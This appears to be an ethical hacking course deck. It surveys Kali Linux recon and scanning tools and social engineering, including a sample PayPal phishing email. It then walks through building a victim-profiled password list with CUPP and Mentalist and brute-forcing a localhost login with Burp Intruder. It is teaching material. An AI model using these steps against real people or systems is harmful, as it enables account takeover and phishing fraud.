- ▶ **Network Security Toolkit**
- ▶ **CAINE**
- ▶ **BlackArch**
- ▶ **ArchStrike Linux**
- ▶ **Bugtraq**
- ▶ **Fedora Security Spin**

<https://fossbytes.com/10-best-operating-systems-for-ethical-hacking-and-penetration-testing-2016/>



# Operating systems for Ethical Hackers

- ▶ **BackBox** - It has been developed to perform penetration tests and security assessments. Designed to be fast, easy to use and provide a minimal yet complete desktop environment.
  
- ▶ **Parrot Security OS** - is designed for ethical hacking, pen testing, computer forensics, ethical hacking, cryptography etc.





# Operating systems for Ethical Hackers

- ▶ **DEFT** - It comes with many popular forensic tools and documents that can be used by ethical hackers or penetration testers
- ▶ **Samurai Web Security Framework** – It is considered the best OS for the web penetration testing
- ▶ **Network Security Toolkit** – is based on Fedora.



# How to install KALI?

- ▶ The most easy way is to use VirtualBox.
- ▶ Install VirtualBox from <https://www.virtualbox.org/>
- ▶ Download the Kali Linux Package from: <https://www.kali.org/downloads/>



# How to install KALI?

- ▶ Create a virtual machine in VirtualBox with the Kali Linux.
  
- ▶ After the installation, to access the system the username is “root” and the password is “toor”



# How to install KALI?

- ▶ To upgrade the system go to the terminal and run the command:  
“apt-get upgrade”
  
- ▶ It is recommended to upgrade the system as often as possible.



# Useful apps in KALI

- ▶ Kali Linux contains around about **600 tools**.
  
- ▶ For the beginners is good because they have everything that they want and can find here easy tools and also very powerful tools.



# ProxyChains

- ▶ During penetration testing, it is crucial to prepare to stay anonymous.
- ▶ ProxyChains is used to **change the IP** of the attacker.
- ▶ It is used to assure the anonymity.



# ProxyChains

- ▶ In KALI it exists by default. All we have to do is to run using the proxychains:

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# proxychains firefox google.ro
```



# Whois

- ▶ WHOIS is a protocol that search in the database that stored the registered users of the Internet and is managed by the local registrars.

- ▶ ROTLD

```
root@kali:~# whois 172.217.18.67
```



# TraceRoute

- ▶ Traceroute is a computer network diagnostic tool for displaying the connection route and measuring transit delays of packets across an IP network.

```
root@kali:~# traceroute -I ism.ase.ro
```



# WhatWeb

- ▶ “**What is that Website?**” - <https://tools.kali.org/web-applications/whatweb>
- ▶ It can identify all sorts of information about a live website, like:
  - ▶ Platform
  - ▶ CMS platform
  - ▶ Type of Script
  - ▶ Google Analytics
  - ▶ Web server Platform
  - ▶ IP address, Country



# NMAP - Network Mapper

- ▶ Is a **port scanner**;
- ▶ It is used to audit the security of each open port on the target and for discovering information about machines on a network or the Internet.
- ▶ <https://tools.kali.org/information-gathering/nmap>



# NMAP - Network Mapper

- ▶ Use NMAP only for your machines or on other machines with the permission;
- ▶ Don't use NMAP on other machines without permission, because it can be seen as an attack and is illegal.

A screenshot of a terminal window titled "root@kali: ~". The window has a standard Linux desktop interface with a menu bar at the top. The terminal itself shows a command prompt in red text: "root@kali:~# nmap <<target>>".

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root@kali:~# nmap <<target>>
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# Dirbuster / Dirb – Directory Buster

- ▶ Dirb is used to find the **hidden directories** of a website;
- ▶ It is not looking for vulnerabilities, but is looking for the vulnerable content;


```
File Edit View Search Terminal Help
root@kali:~# dirb <<target>>
```

- ▶ <https://tools.kali.org/web-applications/dirb>



# Nikto

- ▶ Nikto is a tool used to analysis the vulnerabilities of a website;
- ▶ It is very important to analysis until you create an attack, because in this way you will know how you can manage your attack.
- ▶ After the scan the attacker can use the information to get data about vulnerabilities of used applications or installed tools on the target website.



A screenshot of a terminal window. The window has a dark blue header bar with white text containing the menu options: File, Edit, View, Search, Terminal, Help. Below the header is a black input field. The text "root@kali:~# nikto -h <<target>>" is displayed in red at the bottom of the input field.

- ▶ <https://tools.kali.org/information-gathering/nikto>

## Favorites

01 - Information Gathering ▾

02 - Vulnerability Analysis ▾

03 - Web Application Analysis ▾

04 - Database Assessment ▾

05 - Password Attacks ▾

06 - Wireless Attacks ▾

07 - Reverse Engineering ▾

08 - Exploitation Tools ▾

09 - Sniffing &amp; Spoofing ▾

10 - Post Exploitation ▾


11 - Forensics ▾

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Usual applications ▾



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
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
# Golismero

- ▶ GoLismero is an open source framework for security scanning.
- ▶ golismero scan <<the\_target>>



# BurpSuite

- ▶ BurpSuite is a collection of tools.
- ▶ It is working like a proxy and intercept the traffic between a web browser and the web server.





# OWASP-ZAP

- ▶ OWASP Zed Attack Proxy – ZAP it is similar with BurpSuite.
- ▶ It is developed in Java by the OWASP community.
- ▶ Some people are saying that ZAP is better than the free version of Burp.
- ▶ But the paid version of Burp is better than ZAP.



# Social Engineering Toolkit (SET)

- ▶ Is a open source framework used for Social – Engineering.
- ▶ It is developed in Python and has a Command Line Interface.
- ▶ It is used to create a clone of a website.
- ▶ <https://tools.kali.org/information-gathering/set>



# HTTRACK

- ▶ HTTRACK is a website cloner.
- ▶ It is used to create a fake website on attacker server to create a phising attack.
- ▶ It is similar with SET – Social Engineering Toolkit



# JoomScan & WPScan

- ▶ Are two tools used for web application analysis;
- ▶ JoomScan is used to analyze the vulnerabilities of a Joomla CMS;
- ▶ WPScan is used for WordPress CMS.
- ▶ <https://tools.kali.org/web-applications/joomscan>
- ▶ <https://tools.kali.org/web-applications/wpscan>



# John The Ripper

- ▶ John The Ripper is one of the most popular password testing and cracking programs;
- ▶ It is developed for Unix OS;
- ▶ It has tools for dictionary attack and brute force.
- ▶ <https://tools.kali.org/password-attacks/john>



# THC Hydra

- ▶ Hydra is a network login cracker which supports numerous attack protocols.
- ▶ It is considered to be the fastest one.
- ▶ <https://tools.kali.org/password-attacks/hydra>



# Crunch

- ▶ Crunch is a wordlist generator that can be used in dictionary attack.
- ▶ It helps us to create the dictionary that we have to use in the attack

A screenshot of a terminal window titled "root@kali: ~". The window has a standard Linux desktop interface with icons for file, terminal, and system. The terminal menu bar includes "File", "Edit", "View", "Search", "Terminal", and "Help". The command entered in the terminal is "crunch 4 4 0123456789 -t 1@@@ -o /root/Desktop/passwords.txt". The output of the command is partially visible below the command line.

```
root@kali:~# crunch 4 4 0123456789 -t 1@@@ -o /root/Desktop/passwords.txt
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- ▶ It is similar with Mentalist and CUPP.
- ▶ <https://tools.kali.org/password-attacks/crunch>




# Social Engineering

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# What is Social Engineering?

- ▶ Social engineering means to being a good actor!
- ▶ Social engineering means to lying people to get information.
- ▶ Social Engineering is to get information for free.





# What is Social Engineering?

- ▶ Social Engineering is the art of manipulating users to get personal information that can be used to get passwords or access to personal accounts



# What is Social Engineering?

- ▶ Social engineering is used by anybody, everyday: from children getting something from the parents to the governments and big companies in industry.



# What is Social Engineering

- ▶ Social engineering is the process of hacking the people, not hacking the systems.
- ▶ Social Engineering is the art of manipulating users to get personal information that can be used to get passwords or access to personal accounts



# What is Social Engineering

- ▶ All Social Engineering techniques are based on ***bugs in human hardware***.
  
- ▶ It doesn't matter how much money you've invested in security, if you can trick the sysadmin to give you all the passwords!



# Techniques

- ▶ Familiarity exploit
- ▶ Intimidating circumstances
- ▶ Phishing and vishing
- ▶ Tailgating
- ▶ Exploiting human curiosity
- ▶ Exploiting human greed
- ▶ Pretexting
- ▶ Baiting
- ▶ Quid pro quo



# Familiarity exploit

- ▶ Is one of the most effective social engineering techniques.
- ▶ Hackers make themselves familiar to the victim or the target.
- ▶ They attack after they became trusted people for the victim.



# Intimidating circumstances

- ▶ When the attacker find out some secret information about the victim and use this information for blackmailing.
- ▶ Today is very easy to gather some information about people. The attackers can use Facebook, Instagram, Google+, Twiter, etc.
- ▶ After they have the information they will use to get access in companies or on platforms.



# Phishing

- ▶ It is an attack to obtain sensitive information from the user by e-mail or other type of message.
  
- ▶ The sent message should look like an original message from the authority that can send that message.

# Real scenario

## ► PayPal Account

- Your transaction is successfully for your payment to Apple Store (Payment for iPhone 7 : \$769)



Transaction ID: 9A090161RY1905356

## Notice Your PayPal Account

Dear Costumer,

Case ID Number : PP-007-318-238-678

Your PayPal Account has temporarily **Locked!** We Detect unauthorized Login Attempts to your PayPal Account from another IP address. (218.17.XXX.XXX)

You have sent a payment of \$ 769 USD to Apple Store

Seller  
Apple Store

Instructions to merchant  
You have not entered any instructions.

Information	Unit charge	Quantity	amount
Apple iPhone 7	\$769 USD	1	\$769 USD

Subtotal  
Total

Payment

Payments sent to support@apple.com

Please re-confirm your identity today or your account will be locked, to concerns we have for the safety and integrity of the PayPal community.

To re-confirm your PayPal account, We recommend that you go to

[Resolve This Problem](#)




# Real scenario

- ▶ Email address

PayPal <[donotreply@resolution-center.com](mailto:donotreply@resolution-center.com)>

- ▶ The redirect link





# Vishing

- ▶ The most used social engineering attacks are made by using the phone.
- ▶ <https://www.youtube.com/watch?v=lc7scxvKQOo&t=19s>



# Tailgating

- ▶ **Can you hold the door for me?**
- ▶ Maybe it is not nice to say “NO” to everybody, but this is actually the solution for this type of attack.
- ▶ Is very easy to enter in buildings, if the security staff is not properly trained, os someone try to be nice.



# Exploiting human curiosity

- ▶ The people are by definition curious, so is a big vulnerability of humans
- ▶ This vulnerability is actually applied for all techniques of social engineering.



# Exploiting human greed

- ▶ It is similar with the curiosity but now the greed is more powerfull and the victim access the malicious code with the hope that he will win something for that.



# Pretexting

- ▶ To be another person on the phone call, or send an email and pretexting that is another person.
  
- ▶ Also can be done in person, with a real meeting.



# Baiting

- ▶ It is very easy to use the human curiosity.
- ▶ The attacker can use CDs, USB memory, or anything else that can store a malicious code and the users will want them.
- ▶ Examples of attacks: [Pentagon 2008](#)



# Quid pro quo

- ▶ The most used techniques for Quid pro quo is the questionnaire and a price for completing that questionare like a t-shirt or a pen, or something else.
  
- ▶ In that questionare some questions are to get information about company or about work colleagues.



# The process



- In this stage the hacker learn as much as he can about the victim
- Design how to execute an attack
- Install the necessary tools to attack
- Exploit the vulnerability
- The aquired information it is used in the password guessing or brute force



# Tools and instruments

- ▶ **SET – Social Engineering Toolkit**
- ▶ **HTTRACK**
- ▶ **Ghost Phisher**



# Countermeasures

- ▶ **Training for employees;**
- ▶ **Security protocols** (policies and procedures);
- ▶ **Periodically tests;**



# Exercise

- ▶ We have a name: Popescu Ion.
- ▶ From: Daia.
  
- ▶ Let's find if he is vulnerable or not.





# Social Engineering

Gather  
Information

Plan Attack

Acquire tools

Attack

Use acquired  
knowledge

- ▶ How can we find information about Popescu Ion from Daia?
- ▶ What information can we find about he?
- ▶ Where or on what platform can we find information about people?



# Countermeasures

- ▶ 1. Don't use nicknames!
- ▶ 2. Don't have private information in the public domain!
- ▶ 3. Don't use private information in your accounts or your passwords!

**KEEP private your personal information.**



# Password cracking



# What is Password cracking

- ▶ The process of attempting to gain unauthorized access to a system by using common passwords or algorithms that guess the password;



# Password cracking is an ART

- ▶ The art of obtaining the correct password that gives access to a system protected by an authentication method



# Techniques

- ▶ The most commonly techniques of password cracking are:
  - ▶ Dictionary attack
  - ▶ Brute force attack
  - ▶ Rainbow table attack
  - ▶ Guess
  - ▶ Spidering



# Tools

- ▶ CUPP + Mentalist
- ▶ Burp Suite + Firefox



# CUPP + Mentalist

- ▶ Download CUPP and Mentalist:
  - ▶ <https://github.com/Mebus/cupp>
  - ▶ <https://github.com/sc0tfree/mentalist/releases>
- ▶ Install them and run CUPP to create a dictionary

```
C:\Python27>python ./cupp.py -i  
[+] Insert the informations about the victim to make a dictionary  
[+] If you don't know all the info, just hit enter when asked! ;)
```



# CUPP + Mentalist

- ▶ Do you remember Popescu Ion?
  
- ▶ What do we know about him?





# CUPP + Mentalist

```
> Do you want to add some key words about the victim? Y/[N]: y
> Please enter the words, separated by comma. [i.e. hacker,juice,black], spaces will be removed: daia
> Do you want to add special chars at the end of words? Y/[N]: y
> Do you want to add some random numbers at the end of words? Y/[N]:y
> Leet mode? (i.e. leet = 1337) Y/[N]: y
```

- ▶ Now we have a dictionary list
- ▶ Start Mentalist!

```
> First Name: Ion
> Surname: Popescu
> Nickname: popion
> Birthdate (DDMMYYYY): 21091990

> Partners) name:
> Partners) nickname:
> Partners) birthdate (DDMMYYYY):

> Child's name:
> Child's nickname:
> Child's birthdate (DDMMYYYY):

> Pet's name:
> Company name:
```



# CUPP + Mentalist

- ▶ We have to select our base words.
- ▶ We can use the English dictionary and other files with words.
  
- ▶ We will use our output file from CUPP.

1. Base Words	<input style="border: 1px solid #ccc; padding: 2px 5px; border-radius: 5px;" type="button" value="+"/>	272,949
-	English Dictionary	235,886
-	File: C:/Python27/ion.txt	37,063



# CUPP + Mentalist

- ▶ We can add cases, substitutions, prepends or appends.

The screenshot shows the CUPP tool interface with five configuration steps:

- 1. Base Words**: Contains "English Dictionary" (272,949) and "File: C:/Python27/ion.txt" (235,886). A plus sign (+) button is available for adding more base words.
- 2. Case**: Contains "Uppercase First, Lower Rest" and "No Case Change". A plus sign (+) button is available for adding more case rules. There are also up and down arrow buttons for reordering.
- 3. Substitution**: An empty step with a plus sign (+) button for adding substitution rules. Up and down arrow buttons are also present.
- 4. Prepend**: An empty step with a plus sign (+) button for adding prepend rules. Up and down arrow buttons are also present.
- 5. Append**: An empty step with a plus sign (+) button for adding append rules. Up and down arrow buttons are also present.




# CUPP + Mentalist

- ▶ After you set all the rules you can process it.
- ▶ You can generate rules for other tools or generate a full list with words.
- ▶ This list can be used for a brute force attack based on a dictionary.



# Burp Suite

- ▶ Download the BurpSuite



The image shows a screenshot of the Burp Suite website's edition selection page. The background features a dark, abstract graphic of concentric circles and lines. At the top, the text "Burp Suite Editions" is displayed in a large, white, sans-serif font. Below this, there are two main sections: "Free Edition" on the left and "Professional" on the right. Under "Free Edition", there is an orange button labeled "Download". Under "Professional", there are two buttons: a yellow one labeled "Try" and a teal one labeled "Buy".



# Burp Suite

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
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# Burp Suite


- ▶ Open Firefox and set the proxy to **127.0.0.1** and port: **8080**.





# Burp Suite

- ▶ In Proxy Tab we have the **Intercept is on** button.
- ▶ That means that our Burp will intercept our requests from the proxy.





# Burp Suite

- ▶ Now we have to request the web site with a test user a test password.

The screenshot shows a web browser window with a login interface. At the top, there's a header with a logo and the word "Login". Below it, the URL "localhost" is displayed next to a back arrow icon. The main content area contains a form with two fields: "Username:" followed by a text input containing "test", and "Password:" followed by a text input containing several black dots (.....). A blue rectangular highlight surrounds the "Password:" input field. Below the form is a "Submit" button.



# Burp Suite

- ▶ Burp will intercept our request to the web site.
- ▶ In this request we have our parameters: username and password.

The screenshot shows the Burp Suite interface with the following details:

- Menu Bar:** Burp, Intruder, Repeater, Window, Help
- Toolbar:** Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, User options
- Sub-Toolbar:** Intercept (highlighted in orange), HTTP history, WebSockets history, Options
- Request Summary:** Request to http://localhost:80 [127.0.0.1]
- Action Buttons:** Forward, Drop, Intercept is on (disabled), Action
- View Selection:** Raw, Params, Headers, Hex
- Request Headers:** POST /index.php HTTP/1.1  
Host: localhost  
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:38.0) Gecko/20100101 Firefox/38.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Referer: http://localhost/  
Connection: close  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 44
- Request Body:** username=test&password=fsdafsd&submit=Submit



# Burp Suite

- ▶ This request we will **Send to Intruder** (CTRL + I)

Raw   Params   Headers   Hex

POST /index.php HTTP/1.1  
Host: localhost  
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:38.0)  
Accept: text/html,application/xhtml+xml,application/xml;  
Accept-Language: en-US,en;q=0.5  
Referer: http://1  
Connection: close  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 4  
  
username=test&password=123456

Send to Spider  
Do an active scan  
Send to Intruder Ctrl+I  
Send to Repeater Ctrl+R  
Send to Sequencer  
Send to Comparer  
Send to Decoder  
Request in browser ▶  
Engagement tools [Pro version only] ▶  
Change request method  
Change body encoding  
Copy URL  
Copy as curl command  
Copy to file  
Paste from file  
Save item  
Don't intercept requests ▶  
Re-intercept ▶



# Burp Suite

- ▶ In Intruder tab, we have four tabs: **Target, Positions, Payloads** and **Options**.
- ▶ In Target tab we have only our target and the port.
- ▶ In the Positions tab we have to set our modified positions (in our case only the **username** and the **password**)

The screenshot shows the Burp Suite interface with the 'Payloads' tab selected in the top navigation bar. Below the navigation bar, there are four tabs: Target, Positions, Payloads (which is active), and Options. Under the 'Payloads' tab, there is a section titled 'Payload Positions'. A question mark icon is next to the title. The text below says: 'Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned.' An 'Attack type' dropdown menu is set to 'Sniper'. Below the dropdown, there is a code block representing an HTTP POST request with modified parameters:

```
POST /index.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:38.0) Gecko/20100101 Firefox/38.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://localhost/
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 44

username=$test$&password=$fsdafsd$&submit=$Submit$
```



# Burp Suite

- ▶ Also, in the Position tab we have to select the attack type:
  - ▶ Snipper
  - ▶ Battering ram
  - ▶ Pitch fork
  - ▶ Cluster bomb

Attack type: Cluster bomb

```
POST /index.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64;
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://localhost/
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 44

username=StestS&password=Sfsdafsds&submit=Submit
```



# Burp Suite

► In Payloads tab we have to set our payload lists, for two positions: username and password.

► We choose the set and the type of the payload:

- Simple list
- Runtime file
- Custom iterator
- Character substitution
- Case modification
- Recursive grep
- Illegal Unicode
- Character blocks
- Numbers

- Dates
- Brute Forcer
- Null payloads
- Character frobber
- Bit flipper
- Username generator
- ECB block shuffler
- Extention-generated

Payload Sets

You can define one or more payload sets. The number of payload sets

Payload set: 1 Payload count: 0

Payload type: Simple list Request count: 0



# Burp Suite

- ▶ For **Simple list**, we have to create a list with usernames and a list with passwords.
- ▶ For Brute forcer, we have to take the set of characters to create passwords and the possible length

**?** **Payload Options [Brute forcer]**

This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

Character set:

Min length:

Max length:

**?** **Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

test
admin
user
usertest



# Burp Suite

- ▶ The result presents the length of the HTTP response.
- ▶ The correct pair is that with the different length.
- ▶ In our case: **test** with **test**.

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
0			200			211	
1	test	pass	200			211	
2	admin	pass	200			211	
3	user	pass	200			211	
4	usertest	pass	200			211	
5	test	password	200			211	
6	admin	password	200			211	
7	user	password	200			211	
8	usertest	password	200			211	
9	test	test	200			404	
10	admin	test	200			211	
11	user	test	200			211	
12	usertest	test	200			211	

